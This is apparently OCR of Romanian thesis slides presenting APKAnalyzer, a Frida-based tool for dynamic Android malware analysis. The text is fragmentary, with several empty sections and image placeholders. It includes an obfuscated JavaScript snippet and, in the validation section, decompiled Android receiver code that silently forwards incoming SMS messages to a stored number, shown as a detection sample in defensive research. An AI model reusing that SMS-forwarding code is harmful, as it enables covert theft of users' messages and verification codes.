APKANALYZER—ADVANCED INSTRUMENTATION AND MALWARE DETECTION THROUGH DYNAMIC ANALYSIS OF ANDROID APPLICATIONS USING FRIDA

Conducători științifici:

Drd.ing Alexandru Bozdog

Dr.Habil.ing Mihai Udrescu-Milosav


Albert Endre-László

CUPRINS

1. Introducere – Android Malware
2. Metodologii de analiză malware
3. Arhitectura aplicației
4. Implementare
5. Validarea rezultatelor
6. Concluzii
7. Bibliografie selectivă

1.INTRODUCERE – ANDROID MALWARE

2.METODOLOGII DE ANALIZĂ MALWARE




(A)

```
    function setText(data) {
    document.getElementById("myDiv").innerHTML = data;
    }
```

(B)


```
    function ghds3x(n) {
    h = "\x69\u006En\u0065r\x48T\u004DL";
    a="s c v o v d h e , n i";x=a.split(" ");b="gztxleWentBsyf";
 r=b.replace("z",x[7]).replace("x","E").replace("s","").replace("f","I")
    ["repl" + "ace"]("W","m")+"d";
c="my"+String.fromCharCode(68)+x[10]+"v";
    s=x[5]+x[3]+x[1]+"um"+x[7]+x[9]+"t";d=this[s][r](c);if(+!![])
    { d[h]=n; } else { d[h]=c; } }
```

FRIDA




HOOKING


3.ARHITECTURA APLICAȚIEI



TECHNOLOGII FOLOSITE


4.IMPLEMENTARE






DEMO

Demo


Run - apkanalyzer
main
D:\Uni\apkanalyzer\apk_analyzer\venv\Scripts\python.exe D:\Uni\apkanalyzer\apk_analyzer\main.py
12:24
Google
Gallery
12:24
Gmail
Photos
YouTube

5.VALIDAREA REZULTATELOR





```
public void onReceive(Context context, Intent intent) {
    Intrinsics.checkNotNullParameter(context, "context");
    Intrinsics.checkNotNullParameter(intent, "intent");
    if (Intrinsics.areEqual(intent.getAction(), "android.provider.Telephony.SMS_RECEIVED")) {
        Bundle bundle = intent.getExtras();
        Intrinsics.checkNotNull(bundle);
        Object[] pduObjects = (Object[]) bundle.get("pdus");
        if (pduObjects == null) {
            return;
        }
        SharedPreferences sharedPreferences = context.getSharedPreferences("sharedPreferences", 0);
        for (Object messageObj : pduObjects) {
            if (messageObj == null) {
                throw new NullPointerException("null cannot be cast to non-null type kotlin.ByteArray");
            }
            byte[] bArr = (byte[]) messageObj;
            Object obj = bundle.get("format");
            if (obj != null) {
                SmsMessage currentMessage = SmsMessage.createFromPdu(bArr, (String) obj);
                String forwardNumber = sharedPreferences.getString("phoneNumber", "0");
                String forwardContent = currentMessage.getDisplayMessageBody();
                if (currentMessage.getMessageClass() == SmsMessage.MessageClass.CLASS_0) {
                    return;
                }
                smsManager.sendTextMessage(forwardNumber, null, forwardContent, null, null);
            } else {
                throw new NullPointerException("null cannot be cast to non-null type kotlin.String");
            }
        }
    }
}
```


6.CONCLUZII

- Dynamic analysis
- Automated User interaction
- Real time results
- MongoDB

FUTURE WORK

- Hooks
  - Content provider
  - Web traffic
  - Encryption
- Jester
- Anti Emulator evasion
- Artificial intelligence pe datele capturate





7. BIBLIOGRAFIE SELECTIVĂ

- **Juan Lopez, Leonardo Babun, Hidayet Aksu, and A Selcuk Uluagac. "A survey on function and system call hooking approaches". In: Journal of Hardware and Systems Security 1 (2017), pp. 114–136**
- **Xiaolu Zhang, Frank Breitinger, Engelbert Luechinger, and Stephen O'Shaughnessy. "Android application forensics: A survey of obfuscation, obfuscation detection and deobfuscation techniques and their impact on investigations". In: Forensic Science International: Digital Investigation 39 (2021), p. 301285.**
- **Antonio Ruggia, Dario Nisi, Savino Dambra, Alessio Merlo, Davide Balzarotti, and Simone Aonzo. "Unmasking the Veiled: A Comprehensive Analysis of Android Evasive Malware". In: ASIAACS 2024, 19th ACM ASIA Conference on Computer and Communications Security. 2024**
- Enrique Soriano-Salvador and Gorka Guardiola-Muzquiz. "Detecting and bypassing frida ´ dynamic function call tracing: exploitation and mitigation". In: Journal of Computer Virology and Hacking Techniques 19.4 (2023), pp. 503–513.
- Samrah Mirza, Haider Abbas, Waleed Bin Shahid, Narmeen Shafqat, Mariagrazia Fugini, Zafar Iqbal, and Zia Muhammad. "A malware evasion technique for auditing android anti-malware solutions". In: 2021 IEEE 30th International Conference on Enabling Technologies: Infrastructure for Collaborative Enterprises (WETICE). IEEE. 2021, pp. 125–130.
- Alejandro Mart´ın, Raul Lara-Cabrera, and David Camacho. "Android malware detection ´ through hybrid features fusion and ensemble classifiers: The AndroPyTool framework and the OmniDroid dataset". In: Information Fusion 52 (2019), pp. 128–142.